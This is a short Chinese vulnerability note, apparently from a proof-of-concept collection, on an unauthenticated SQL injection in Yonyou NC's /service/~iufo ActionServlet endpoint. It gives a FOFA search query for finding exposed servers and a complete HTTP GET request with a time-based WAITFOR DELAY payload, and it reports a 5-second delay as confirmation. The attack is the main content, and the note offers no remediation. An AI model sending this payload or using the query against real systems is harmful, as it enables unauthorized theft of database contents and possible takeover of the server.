
Y4-75用友-NC-SQL

漏洞描述：

用友NC /service/~iufo/com.ufida.web.action.ActionServlet 接口处存在SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员后台密码、站点用户个人信息）之外，攻击者甚至可以在高权限下向服务器写入命令，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC"

漏洞复现：

payload：

```
GET /service/~iufo/com.ufida.web.action.ActionServlet?action=nc.ui.iuforeport.rep.FormulaViewAction&method=execute&repID=1')%20WAITFOR%20DELAY%20'0:0:5'--+&unitID=public
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
SOAPAction: http://tempuri.org/GetHomeInfo
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
```

效果图:

延时5秒